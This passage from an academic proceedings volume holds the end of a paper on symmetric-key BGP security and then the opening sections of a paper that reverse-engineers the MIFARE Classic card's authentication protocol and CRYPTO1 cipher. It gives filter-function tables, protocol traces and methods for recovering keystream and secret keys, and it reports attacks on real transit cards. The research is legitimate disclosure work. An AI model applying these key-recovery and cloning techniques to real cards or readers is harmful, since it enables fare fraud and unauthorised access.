Using the centralized approach with Mittal's key protocol [23], the number of keys an AS needs to maintain is $(\log N)^2$, where N is the total numbers of ASes. Given that there are about 26000 ASes on the Internet [25], deploying the centralized approach on the Internet requires each AS to maintain approximately 225 secret keys, which can be easily stored in memory. The verification cost for each BGP update message is $O(\log N)$. According to the centralized approach, each update message needs to contain $225 * h$ signature blocks. Considering that the current BGP message size has a limit of 4Kilobytes, we can choose h to be 3 and the size of each signature block to be 6 bytes. A signature block of 6 bytes can be obtained by choosing the first 6 bytes of an MD5/SHA-1/HMAC hash. Although a 6-byte signature is not as secure as a normal MD5 hash (16 bytes) or SHA hash (20 bytes), to make an AS accept a forged signature requires forging of at least 15 $(\log N)$ such signatures, which is computationally infeasible.

In the distributed approach, we treat each AS as a center node, and all other ASes as satellite nodes for that particular AS. For $p(k, l)$, if we choose k to be 40, and l to be 4, the total number of satellite nodes that an AS can have is 91390, which is enough as the number is ASes on the Internet is about 26000. Each AS needs to maintain two sets of secret keys, one set consists of 40 secret keys that the AS needs to distribute to its satellite nodes, the other set consists of secret keys that other nodes distribute to this AS node, which is around $26000 * 4$ keys.

Thus, the total number of keys an AS needs to maintain is only 104040. Using the distributed approach, each update message needs to contain $40 * h$ signature blocks. If we choose h to be 5, the 4Kilobyte BGP message size allows each signature block to be 20 bytes, which is the output of an SHA-1 hash. Moreover, as discussed in previous paragraph, only first few bytes of hash could be used thereby increasing the value of h. Breaking the distributed approach requires the collusion of 5 adjacent ASes or 10 ASes, which we consider practically unlikely.

6 Conclusion

We make three key contributions in this paper. First, we show that the right trade-off between efficiency and security for BGP could be achieved by adding the little bit of trust on BGP routers. We present a new flexible threat model where for any path of length h, at least one BGP router is trustworthy. Second, we present two new symmetric key approaches to securing BGP: the centralized key distribution approach and the distributed key distribution approach. Third, we evaluated the efficiency of the two approaches with previous approaches to securing BGP. The evaluation results show that our approaches are significantly more efficient than previous approaches. Our schemes are flexible and scalable which makes their deployment feasible.

References

[1] Rekhter, Y., Li, T.: A border gateway protocol 4 (bgp 4). IETF RFC 1771 (1995)

[2] Subramanian, L., Roth, V., Stoica, I., Shenker, S., Katz, R.: Listen and whisper: Security mechanisms for bgp. In: First Symposium on Networked Systems Design and Implementation (NSDI 2004), San Francisco, CA, USA (2004)

[3] Goodell, G., Aiello, W., Griffin, T., Ioannidis, J., McDaniel, P., Rubin, A.: Working around bgp: An incremental approach to improving security and accuracy of inter-domain routing. In: Network and Distributed Systems Security (NDSS), San Diego, CA, USA, pp. 75–85. Internet Society (2003)

[4] Kent, S., Lynn, C., Seo, K.: Secure border gateway protocol. IEEE Journal on Selected Areas in Communication 18(4), 582–592 (2000)

[5] White, R.: Securing bgp through secure origin bgp. The Internet Protocol Journal 6(3), 15–22 (2004)

[6] Van Oorschot, P.C., Wan, T., Kranakis, E.: On interdomain routing security and pretty secure bgp (psbgp). ACM Transactions on Information and System Security 10(3) (July 2007)

[7] Smith, B.R., Garcia-Luna-Aceves, J.J.: Securing the border gateway routing protocol. Computer Communications 21(3), 203–210 (1998)

[8] Hu, Y., Perrig, A., Johnson, D.: Efficient security mechanisms for routing protocols. In: Network and Distributed Systems Security (NDSS), San Diego, CA, USA, Internet Society (2003)

[9] Hu, Y., Perrig, A., Sirbu, M.: Spv: Secure path vector routing for securing bgp. In: ACM 2004 SIGCOMM, Portland, OR (2004)

[10] Butler, K., McDaniel, P., Aiello, W.: Optimizing bgp security by exploting path stability. In: CCS, October-November 2006. ACM, New York (2006)

[11] Zhao, M., Smith, S., Nicol, D.: Evaluating the performance impact of pki on bgp security. In: 4th Annual PKI Research Workshop (PKI 2005), Gaithersburg, MD. ACM, New York (2005)

[12] http://bgpupdates.potaroo.net/instability/bgpupd.html

[13] Kent, S., Atkinson, R.: Security architecture for the internet protocol. IETF RFC 2401 (1998)

[14] Merkle, R.C.: Protocols for public key cryptosystems. In: IEEE Symposium on Security and Privacy (1980)

[15] Merkle, R.: A digital signature based on a conventional encryption function. In: Pomerance, C. (ed.) CRYPTO 1987. LNCS, vol. 293, pp. 369–378. Springer, Heidelberg (1988)

[16] Wong, E., Balasubramanian, P., Alvisi, L., Shmatikov, V.: Truth in advertising: Lightweight verification of route integrity. In: Proceedings of the 26th ACM Annual Symposium on the Principles of Distributed Computing (PODC 2007), pp. 147–156 (2007)

[17] Hu, X., Mao, Z.M.: Accurate real-time identification of ip prefix hijacking. In: Proceedings of IEEE Security and Privacy, May 2007, pp. 3–17 (2007)

[18] Butler, K., Farley, T., McDaniel, P.: A survey of bgp security. Technical Report TD-5UGJ33, AT&T Labs- Research, Florham Park, NJ (February 2004)

[19] Kulkarni, S.S., Gouda, M.G., Arora, A.: Secret instantiation in ad-hoc networks. Computer Comunications (29), 200–215 (2006)

[20] Gouda, M.G., Kulkarni, S.S., Elmallah, E.S.: Logarithmic keying of communication networks. In: 8th International Symposium on Stabilization, Safety, and Security of Distributed Systems, SSS 2006 (2006)

[21] Bruhadeshwar, B., Kulkarni, S.S., Liu, A.X.: Symmetric key approaches to securing bgp -a little bit trust is enough. Technical Report MSU-CSE-08-1, Dept. of Computer Science, University of Texas at Dallas (2008), http://www.cse.msu.edu/cgi-user/web/tech/document?ID=888

[22] Aiyer, A.S., Lorenzo, A., Gouda, M.G.: Key grids: A protocol family for assigning symmetric keys. In: IEEE International Conference on Network Protocols (2006)

[23] Mittal, N.: Space-efficient keying in wireless communication networks. Technical Report UTDCS-26-07, Dept. of Computer Science, University of Texas at Dallas (2007)

[24] Bruhadeshwar, B., Kulkarni, S.: An optimal symmetric secret disribution for star networks. Technical Report MSU-CSE-07-196, Michigan State University (2007)

[25] Cidr report for (November 3, 2007), http://www.cidr-report.org/as2.0/

Dismantling MIFARE Classic

Flavio D. Garcia, Gerhard de Koning Gans, Ruben Muijrers,
Peter van Rossum, Roel Verdult, Ronny Wichers Schreur, and Bart Jacobs

Institute for Computing and Information Sciences,
Radboud University Nijmegen, The Netherlands
{flaviog,petervr,ronny,bart}@cs.ru.nl
{gkoningg,rmuijrer,rverdult}@sci.ru.nl

Abstract. The MIFARE Classic is a contactless smart card that is used extensively in access control for office buildings, payment systems for public transport, and other applications. We reverse engineered the security mechanisms of this chip: the authentication protocol, the symmetric cipher, and the initialization mechanism. We describe several security vulnerabilities in these mechanisms and exploit these vulnerabilities with two attacks; both are capable of retrieving the secret key from a genuine reader. The most serious one recovers the secret key from just one or two authentication attempts with a genuine reader in less than a second on ordinary hardware and without any pre-computation. Using the same methods, an attacker can also eavesdrop the communication between a tag and a reader, and decrypt the whole trace, even if it involves multiple authentications. This enables an attacker to clone a card or to restore a real card to a previous state.

1 Introduction

Over the last few years, more and more systems adopted RFID and contactless smart cards as replacement for bar codes, magnetic stripe cards and paper tickets for a wide variety of applications. Contactless smart cards consist of a small piece of memory that can be accessed wirelessly, but unlike RFID tags, they also have some computing capabilities. Most of these cards implement some sort of simple symmetric-key cryptography, making them suitable for applications that require access control to the smart card's memory.

A number of large-scale applications make use of contactless smart cards. For example, they are used for payment in several public transport systems like the Oyster card[1] in London and the OV-Chipkaart[2] in The Netherlands, among others. Many countries have already incorporated a contactless smart card in their electronic passports [HHJ$^+$06]. Many office buildings and even secured facilities like airports and military bases use contactless smart cards for access control.

There is a huge variety of cards on the market. They differ in size, casing, memory, and computing power. They also differ in the security features they provide.

[1] http://oyster.tfl.gov.uk

[2] http://www.ov-chipkaart.nl

S. Jajodia, and J. Lopez (Eds.): ESORICS 2008, LNCS 5283, pp. 97–114, 2008.

A well known and widely used system is MIFARE. This is a product family from NXP Semiconductors (formerly Philips Semiconductors), currently consisting of four different types of cards: Ultralight, Classic, DESFire and SmartMX. According to NXP, more than 1 billion MIFARE cards have been sold and there are about 200 million MIFARE Classic tags in use around the world, covering about 85% of the contactless smart card market. Throughout this paper we focus on this tag. MIFARE Classic tags provide mutual authentication and data secrecy by means of the so called CRYPTO1 cipher. This is a stream cipher using a 48 bit secret key. It is proprietary of NXP and its design is kept secret.

Our Contribution. This paper describes the reverse engineering of the MIFARE Classic chip. We do so by recording and studying traces from communication between tags and readers. We recover the encryption algorithm and the authentication protocol. It also unveils several vulnerabilities in the design and implementation of the MIFARE Classic chip. This results in two attacks that recover a secret key from a MIFARE reader.

The first attack uses a vulnerability in the way the cipher is initialized to split the 48 bit search space in a k bit online search space and $48 - k$ bit offline search space. To mount this attack, the attacker needs to gather a modest amount of data from a genuine reader. Once this data has been gathered, recovering the secret key is as efficient as a lookup operation on a table. Therefore, it is much more efficient than an exhaustive search over the whole 48 bit key space.

The second and more efficient attack uses a cryptographic weakness of the CRYPTO1 cipher allowing us to recover the internal state of the cipher given a small part of the keystream. To mount this attack, one only needs one or two partial authentication from a reader to recover the secret key within one second, on ordinary hardware. This attack does not require any pre-computation and only needs about 8 MB of memory to be executed.

When an attacker eavesdrops communication between a tag and a reader, the same methods enable us to recover all keys used in the trace and decrypt it. This gives us sufficient information to read a card, clone a card, or restore a card to a previous state. We have successfully executed these attacks against real systems, including the London Oyster Card and the Dutch OV-Chipkaart.

Related Work. De Koning Gans, Hoepman and Garcia [KHG08] proposed an attack that exploits the malleability of the CRYPTO1 cipher to read partial information from a MIFARE Classic tag. Our paper differs from [KHG08] since the attacks proposed here focus on the reader.

Nohl and Plötz have partly reverse engineered the MIFARE Classic tag earlier [NP07], although not all details of their findings have been made public. Their research takes a very different, hardware oriented, approach. They recovered the algorithm, partially, by slicing the chip and taking pictures with a microscope. They then analyzed these pictures, looking for specific gates and connections.

Their presentation has been of great stimulus in our discovery process. Our approach, however, is radically different as our reverse engineering is based on the study of the communication behavior of tags and readers. Furthermore, the recovery of the authentication protocol, the cryptanalysis, and the attacks presented here are totally novel.

Overview. In Section 2 we briefly describe the hardware used to analyze the MIFARE Classic. Section 3 summarizes the logical structure of the MIFARE Classic. Section 4 then describes the way a tag and a reader authenticate each other. It also details how we reverse engineered this authentication protocol and points out a weakness in this protocol enabling an attacker to discover 64 bits of the keystream. Section 5 describes how we recovered the CRYPTO1 cipher by interacting with genuine readers and tags. Section 6 then describes four concrete weaknesses in the authentication protocol and the cipher and how they can be exploited. Section 7 describes how this leads to concrete attacks against a reader. Section 8 shows that these attacks are also applicable if the reader authenticates for more than a single block of memory. Section 9 describes consequences and conclusions.

2 Hardware Setup

For this experiment we designed and built a custom device for tag emulation and eavesdropping. This device, called Ghost, is able to communicate with a contactless smart card reader, emulating a tag, and eavesdrop communication between a genuine tag and reader. The Ghost is completely programmable and is able to send arbitrary messages. We can also set the uid of the Ghost which is not possible with manufacturer tags. The hardware cost of the Ghost is approximately €40. We also used a ProxMark[3], a generic device for communication with RFID tags and readers, and programmed it to handle the ISO14443-A standard. As it provides similar functionality to the Ghost, we do not make a distinction between these devices in the remainder of the paper.

On the reader side we used an OpenPCD reader[4] and an Omnikey reader[5]. These readers contain a MIFARE chip implementing the CRYPTO1 cipher and are fully programmable.

Notation. In MIFARE, there is a difference between the way bytes are represented in most tools and the way they are being sent over the air. The former, consistent with the ISO14443 standard, writes the most significant bit of the byte on the left, while the latter writes the least significant bit on the left. This means that most tools represent the value `0x0a0b0c` as `0x50d030` while it is sent as `0x0a0b0c` on the air. Throughout this paper we adopt the latter convention (with the most significant bit left, since that has nicer mathematical properties) everywhere except when we show traces so that the command codes are consistent with the ISO standard.

Finally, we number bits (in keys, nonces, and cipher states) from left to right, starting with 0. For data that is transmitted, this means that lower numbered bits are transmitted before higher numbered bits.

[3] `http://cq.cx/proxmark3.pl,http://www.proxmark.org`

[4] `http://www.openpcd.org`

[5] `http://omnikey.aaitg.com`

3 Logical Structure of the MIFARE Classic Tags

The MIFARE Classic tag is essentially an EEPROM memory chip with secure communication provisions. Basic operations like read, write, increment and decrement can be performed on this memory. The memory of the tag is divided into sectors. Each sector is further divided into blocks of 16 bytes each. The last block of each sector is called the sector trailer and stores two secret keys and access conditions corresponding to that sector.

To perform an operation on a specific block, the reader must first authenticate for the sector containing that block. The access conditions of that sector determine whether key A or B must be used. Figure 1 shows a schematic of the logical structure of the memory of a MIFARE Classic tag.




Fig. 1. Logical structure

4 Authentication Protocol

When the tag enters the electromagnetic field of the reader and powers up, it immediately starts the anti-collision protocol by sending its uid. The reader then selects this tag as specified in ISO14443-A [ISO01].

According to the manufacturer's documentation, the reader then sends an authentication request for a specific block. Next, the tag picks a challenge nonce n_T and sends it to the reader in the clear. Then the reader sends its own challenge nonce n_R together with the answer a_R to the challenge of the tag. The tag finishes authentication by replying a_T to the challenge of the reader. Starting with n_R, all communication is encrypted. This means that n_R, a_R, and a_T are XOR-ed with the keystream $\mathsf{ks}_1, \mathsf{ks}_2, \mathsf{ks}_3$. Figure 2 shows an example.

Step	Sender	Hex	Abstract
01	Reader	26	req type A
02	Tag	04 00	answer req
03	Reader	93 20	select
04	Tag	c2 a8 2d f4 b3	uid,bcc
05	Reader	93 70 c2 a8 2d f4 b3 ba a3	select(uid)
06	Tag	08 b6 dd	MIFARE 1k
07	Reader	60 30 76 4a	auth(block 30)
08	Tag	42 97 c0 a4	n_T
09	Reader	7d db 9b 83 67 eb 5d 83	$n_R \oplus \mathsf{ks}_1, a_R \oplus \mathsf{ks}_2$
10	Tag	8b d4 10 08	$a_T \oplus \mathsf{ks}_3$

Fig. 2. Authentication Trace

We started experimenting with the Ghost and an OpenPCD reader which we control. The pseudo-random generator in the tag is fully deterministic. Therefore the nonce it generates only depends on the time between power up and the start of communication [NP07]. Since we control the reader, we control this timing and therefore can get the same tag nonce every time. With the Ghost operating as a tag, we can choose custom challenge nonces and uids. Furthermore, by fixing n_T (and uid) and repeatedly authenticating, we found out that the reader produces the same sequence of nonces every time it is restarted. Unlike in the tag, the state of the pseudo-random generator in the reader does not update every clock tick but with every invocation.

The pseudo-random generator in the tag used to generate n_T is a 16 bit LFSR with generating polynomial $x^{16}+x^{14}+x^{13}+x^{11}+1$. Since nonces are 32 bits long and the LFSR has a 16 bit state, the first half of n_T determines the second half. This means that given a 32 bit value, we can tell if it is a proper tag nonce, i.e., if it could be generated by this LFSR. To be precise, a 32 bit value $n_0 n_1 \dots n_{31}$ is a proper tag nonce if and only if $n_k \oplus n_{k+2} \oplus n_{k+3} \oplus n_{k+5} \oplus n_{k+16} = 0$ for all $k \in \{0, 1, \dots, 15\}$. Remark that the Ghost can send arbitrary values as nonces and is not restricted to sending proper tag nonces.

Experimenting with authentication sessions with various uids and tag nonces, we noticed that if $n_T \oplus$ uid remains constant, then the ciphertext of the encrypted reader nonce also remains constant. The answers a_T and a_R, however, have different ciphertexts in the two sessions. For example, in Figure 2 the uid is 0xc2a82df4 and n_T is 0x4297c0a4, therefore $n_T \oplus$ uid is 0x803fed50. If we instead take uid to be 0x1dfbe033 and n_T to be 0x9dc40d63, then $n_t \oplus$ uid still equals 0x803fed50. In both cases, the encrypted reader nonce $n_R \oplus \mathsf{ks}_1$ is 0x7ddb9b83. However, in Figure 2, $a_R \oplus \mathsf{ks}_2$ is 0x67eb5d83 and $a_T \oplus \mathsf{ks}_3$ is 0x8bd41008, while with the modified uid and n_T they are, respectively, 0x4295c446 and 0xeb3ef7da.

This suggests that the keystream in both runs is the same and it also suggests that a_T and a_R depend on n_T. By XOR-ing both answers $a_R \oplus \mathsf{ks}_2$ and $a'_R \oplus \mathsf{ks}_2$ together we get $a_R \oplus a'_R$. We noticed that $a_R \oplus a'_R$ is a proper tag nonce. Because the set of proper tag nonces is a linear subspace of $\mathbb{F}_2^{32}$, where $\mathbb{F}_2$ is the field of two elements, the XOR of proper tag nonces is also a proper tag nonce. This suggests that a_R and a'_R are also proper tag nonces.

Given a 32 bit nonce n_T generated by the LFSR, one can compute the successor $\mathsf{suc}(n_T)$ consisting of the next 32 generated bits. At this stage we could verify that $a_R \oplus a'_R = \mathsf{suc}^2(n_T \oplus n'_T) = \mathsf{suc}^2(n_T) \oplus \mathsf{suc}^2(n'_T)$ which suggests that $a_R = \mathsf{suc}^2(n_T)$ and $a'_R = \mathsf{suc}^2(n'_T)$. Similarly for the answer from the tag we could verify that $a_T = \mathsf{suc}^3(n_T)$ and $a'_T = \mathsf{suc}^3(n'_T)$.

Summarizing, the authentication protocol can be described as follows; see Figure 3. After the nonce n_T is sent by the tag, both tag and reader initialize the cipher with the shared key K, the uid, and the nonce n_T. The reader then picks its challenge nonce n_R and sends it encrypted with the first part of the keystream ks_1. Then it updates the cipher state with n_R. The reader authenticates by sending $\mathsf{suc}^2(n_T)$ encrypted, i.e., $\mathsf{suc}^2(n_T) \oplus \mathsf{ks}_2$. At this point the tag is able

	Tag		Reader
0		anti-c(uid) $\longrightarrow$	
1		$\longleftarrow$ auth(block)	
2	picks n		
3		n $\longrightarrow$	
4	$\mathsf{ks}_1 \leftarrow \mathsf{cipher}(K, \mathsf{uid}, n\ \ )$		$\mathsf{ks}_1 \leftarrow \mathsf{cipher}(K, \mathsf{uid}, n\ \ )$
5			picks n
6			$\mathsf{ks}_2, \ldots \leftarrow \mathsf{cipher}(n\ \ )$
7		$\longleftarrow$ $n\ \ \oplus \mathsf{ks}_1, \mathsf{suc}^2(n\ \ ) \oplus \mathsf{ks}_2$	
8	$\mathsf{ks}_2, \ldots \leftarrow \mathsf{cipher}(n\ \ )$		
9		$\mathsf{suc}^3(n\ \ ) \oplus \mathsf{ks}_3$ $\longrightarrow$	

Fig. 3. Authentication Protocol

to update the cipher state in the same way and verify the authenticity of the reader. The remainder of the keystream $\mathsf{ks}_3, \mathsf{ks}_4 \ldots$ is now determined and from now on all communication is encrypted, i.e., XOR-ed with the keystream. The tag finishes the authentication protocol by sending $\mathsf{suc}^3(n_T) \oplus \mathsf{ks}_3$. Now the reader is able to verify the authenticity of the tag.

4.1 Known Plaintext

From the description of the authentication protocol it is easy to see that parts of the keystream can be recovered. Having seen n_T and $\mathsf{suc}^2(n_T) \oplus \mathsf{ks}_2$, one can recover ks_2 (i.e., 32 bits of keystream) by computing $\mathsf{suc}^2(n_T)$ and XOR-ing.

Moreover, experiments show that if in step 9 of the authentication protocol the tag does not send anything, then most readers will time out and send a halt command. Since communication is encrypted it actually sends $\mathsf{halt} \oplus \mathsf{ks}_3$. Knowing the byte code of the halt command (`0x500057cd` [ISO01]) we recover ks_3.

Some readers do not send a halt command but instead continue as if authentication succeeded. This typically means that it sends an encrypted read command. As the byte code of the read command is also known [KHG08], this also enables us to recover ks_3 by guessing the block number.

It is important to note that one can obtain such an authentication session (or rather, a partial authentication session, as the Ghost never authenticates itself) from a reader (and hence ks_2, ks_3) without knowing the secret key and, in fact, without using a tag.

If an attacker does have access to both a tag and a reader and can eavesdrop a successful (complete) authentication session, then both ks_2 and ks_3 can be recovered from the answers $\mathsf{suc}^2(n_T) \oplus \mathsf{ks}_2$ and $\mathsf{suc}^3(n_T) \oplus \mathsf{ks}_3$ of the tag and the reader. This works even if the reader does not send halt or read after timeout.

5 CRYPTO1 Cipher

The core of the CRYPTO1 cipher is a 48-bit linear feedback shift register (LFSR) with generating polynomial $g(x) = x^{48} + x^{43} + x^{39} + x^{38} + x^{36} + x^{34} + x^{33} +$




Fig. 4. The Hitag2 Cipher

$x^{31} + x^{29} + x^{24} + x^{23} + x^{21} + x^{19} + x^{13} + x^9 + x^7 + x^6 + x^5 + 1$. This polynomial was given in [NESP08]; note it can also be deduced from the relation between uid and the secret key described in [NP07]. At every clock tick the register is shifted one bit to the left. The leftmost bit is discarded and the feedback bit is computed according to $g(x)$. Additionally, the LFSR has an input bit that is XOR-ed with the feedback bit and then fed into the LFSR on the right. To be precise, if the state of the LFSR at time k is $r_k r_{k+1} \ldots r_{k+47}$ and the input bit is i, then its state at time $k+1$ is $r_{k+1} r_{k+2} \ldots r_{k+48}$, where

$$\begin{aligned} r_{k+48} = r_k \oplus r_{k+5} \oplus r_{k+9} \oplus r_{k+10} \oplus r_{k+12} \oplus r_{k+14} \oplus r_{k+15} \oplus r_{k+17} \oplus r_{k+19} \oplus \\ r_{k+24} \oplus r_{k+27} \oplus r_{k+29} \oplus r_{k+35} \oplus r_{k+39} \oplus r_{k+41} \oplus r_{k+42} \oplus r_{k+43} \oplus i. \quad (1) \end{aligned}$$

The input bit i is only used during initialization.

To encrypt, selected bits of the LFSR are put through a filter function f. Exactly which bits of the LFSR are put through f and what f actually is, was not revealed in [NP07]. Note that the general structure of CRYPTO1 is very similar to that of the Hitag2. This is a low frequency tag from NXP; the description of the cipher used in the Hitag2 is available on the Internet[6]. We used this to make educated guesses about the details of the initialization of the cipher (see Section 5.1 below) and about the details of the filter function f (see Section 5.2 below).

5.1 Initialization

The LFSR is initialized during the authentication protocol. As before, we experimented running several authentication sessions with varying parameters. As we mention in Section 4, if $n_T \oplus$ uid remains constant, then the encrypted reader nonce also remains constant. This suggests that $n_T \oplus$ uid is first fed into the LFSR. Moreover, experiments showed that, if special care is taken with the




Fig. 5. Initialization Diagram

[6] http://cryptolib.com/ciphers/hitag2/

feedback bits, it is possible to modify $n_T \oplus \mathsf{uid}$ and the secret key K in such a way that the ciphertext after authentication also remains constant. Concretely, we verified that if $n_T \oplus \mathsf{uid} \oplus K \oplus$ '$\mathsf{feedback\ bits}$' remains constant, then the keystream generated after authentication is constant as well. Here the '$\mathsf{feedback\ bits}$' are computed according to $g(x)$. This suggests that the secret key K is the initial state of the LFSR. This also suggests that the keystream feedback loop from the output back to the LFSR present in the Hitag2 cipher is not present on CRYPTO1, which greatly simplified the analysis.

Proceeding to the next step in the authentication protocol, the reader nonce n_R is fed into the LFSR as well. Note that earlier bits of n_R already affect the encryption of the later bits of n_R. At this point, the initialization is complete and the input bit of the LFSR is no longer used. Figure 5 shows the initialization diagram for both reader and tag. The only difference is that the reader generates n_R and then computes and sends $n_R \oplus \mathsf{ks}_1$, while the tag receives $n_R \oplus \mathsf{ks}_1$ and then computes n_R.

Note that we can, by selecting an appropriate key K, uid, and tag nonce n_T, totally control the state of the LFSR just before feeding in the reader nonce. In practice, if we want to observe the behavior of the LFSR starting in state α, we often set the key to 0, let the Ghost select a uid of 0 and compute which n_T we should let the Ghost send to reach the state α. Now, because n_T is only 32 bits long and α is 48 bits long, this does not seem to allow us to control the leftmost 16 bits of α: they will always be 0. In practice, however, many readers accept and process tag nonces of arbitrary length. So by sending an appropriate 48 bit tag nonce n_T, we can fully control the state of the LFSR just before the reader nonce. This will be very useful in the next section, where we describe how we recovered the filter function f.

5.2 Filter function

The first time the filter function f is used, is when the first bit of the reader nonce, $n_{R,0}$, is transmitted. At this point, we fully control the state α of the LFSR by setting the uid, the key, and the tag nonce. As before, we use the Ghost to send a uid of 0, use the key 0 on the reader, and use 48 bit tag nonces to set the LFSR state. So, for values α of our choice, we can observe $n_{R,0} \oplus f(\alpha)$, since that is what is being sent by the reader. Since we power up the reader every time, the generated reader nonce is the same every time. Therefore, even though we do not know $n_{R,0}$, it is a constant.

The first task is now to determine which bits of the LFSR are inputs to the filter function f. For this, we pick a random state α and observe $n_{R,0} \oplus f(\alpha)$. We then vary a single bit in α, say the ith, giving state α', and observe $n_{R,0} \oplus f(\alpha')$. If $f(\alpha) \neq f(\alpha')$, then the ith bit must be input to f. If $f(\alpha) = f(\alpha')$, then we can draw no conclusion about the ith bit, but if this happens for many choices of α, it is likely that the ith bit is not an input to f.

Figure 6 shows an example. The key in the reader (for block 0) is set to 0 and the Ghost sends a uid of 0. On the left hand side, the Ghost sends the tag nonce `0x6dc413abd0f3` and on the right hand side it sends the tag nonce

Sender	Hex	Hex	
Reader	26	26	req type A
Ghost	04 00	04 00	answer req
Reader	93 20	93 20	select
Ghost	00 00 00 00 00	00 00 00 00 00	uid,bcc
Reader	93 70 00 00 00 00 00 9c d9	93 70 00 00 00 00 00 9c d9	select(uid)
Ghost	08 b6 dd	08 b6 dd	MIFARE 1k
Reader	60 00 f5 7b	60 00 F5 7B	auth(block 0)
Ghost	6d c4 13 ab d0 f3	6d c4 13 ab d0 73	n_T
Reader	df 19 d5 7a e5 81 ce cb	5e ef 51 1e 5e fb a6 21	$n_R \oplus \mathsf{ks}_1, \mathsf{suc}^2(n_T) \oplus \mathsf{ks}_2$

Fig. 6. Nearly equal LFSR states

0x6dc413abd073. This leads, respectively, to LFSR states of 0xb05d53bfdb10 and 0xb05d53bfdb11. These differ only in the rightmost bit, i.e., bit 47. On the left hand side, the first bit of the encrypted reader nonce is 1 and on the right hand side it is 0 (recall the byte-swapping convention used in traces). Hence, bit 47 must be an input to the filter function f.

This way, we were able to see that the bits $9, 11, \ldots, 45, 47$ are input to the filter function f. Based on the similarity with the Hitag2, we guessed that there are 5 "first layer circuits" each taking four inputs, respectively, $9, 11, 13, 15$ for the left-most circuit up to $41, 43, 45, 47$ for the right-most circuit. The five results from these circuit are then, we guessed, input into a "second layer circuit", producing a keystream bit. (See Figure 8 for the structure of CRYPTO1). Note that in the Hitag2, all these circuits are "balanced", in the sense that for half the possible (16 or 32) inputs they give a 0 and for half the possible inputs they give a 1.

To verify our guess and to determine f, we again take a random state α of the LFSR. We then vary 4 (guessed) inputs to a first layer circuit in all 16 ways possible, giving states $\alpha_0, \alpha_1, \ldots \alpha_{15}$ and observe $r_0 \oplus f(\alpha_0), \ldots, r_0 \oplus f(\alpha_{15})$. If our guess was correct, we expect these to be 16 zeros, 16 ones, or 8 zeros and 8 ones: either the 16 non-varying inputs are such that the 4 varying inputs do not influence the keystream bit (in which case we get all zeros or all ones), or we get a "balanced" result as in the Hitag2. In the first two cases, we try again; in the latter case, we have found the component (up to a NOT, but that is irrelevant). Figure 7 shows examples of LFSRs that vary the inputs to a first layer circuit.

It turned out that our guess was correct; there are two different circuits used in the first layer. Two circuits in the first layer compute $f_a(x_3, x_2, x_1, x_0)$ represented by the boolean table 0x26c7 and the other three compute $f_b(x_3, x_2, x_1, x_0)$

LFSR \ XX	55	54	51	50	45	44	41	40	15	14	11	10	05	04	01	00
0xb05d53bfdbXX	0	0	0	0	1	1	0	1	1	1	0	1	0	0	1	1
0xfbb57bbc7fXX	1	1	1	1	0	0	1	0	0	0	1	0	1	1	0	0
0xe2fd86e299XX	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1

Fig. 7. First bit of encrypted reader nonce




Fig. 8. The CRYPTO1 Cipher

represented by the boolean table 0x0dd3. I.e., from left to right the bits of 0x26c7 are the values of $f_a(1,1,1,1), f_a(1,1,1,0), \ldots, f_a(0,0,0,0)$ and similarly for f_b (and f_c below). These five output bits are input into the circuit in the second layer. By trying 32 states that produce all 32 possible outputs for the first layer, we build a table for the circuits in the second layer. It computes $f_c(x_4, x_3, x_2, x_1, x_0)$ represented by the boolean table 0x4457c3b3. In this way we recovered the filter function f. See Figure 8.

6 MIFARE Weaknesses and Exploits

This section describes four design flaws of the MIFARE Classic. These flaws allow us to recover the secret key from a genuine MIFARE reader in two different ways. In one way, the core of which is described in Section 6.1, we first have to gather a modest amount of data from the reader. Together with a precomputed table this can be used to invert the filter function f and then, with an LFSR rollback technique described in Section 6.2, we can recover the secret key. In the other way, described in Section 6.3, we can directly invert the filter function f in under one second on ordinary hardware without the need for any precomputed tables. The same LFSR rollback technique then also recovers the secret key. In Section 6.4 we finish with a weakness in the way that parity bits are treated.

6.1 LFSR State Recovery

The tag nonce directly manipulates the internal state of the LFSR. This enables us to recover the state of the LFSR, given a segment of keystream.

First, we build a table consisting of tuples $(\mathsf{lfsr}, \mathsf{ks})$ where lfsr runs over all LFSR states of the form 0x000WWWWWWWWW and ks are the first 64 bits of keystream they generate. This one time computation can be performed on a ordinary computer and can be reused for any reader/key. This produces a table of 2^{36} rows.

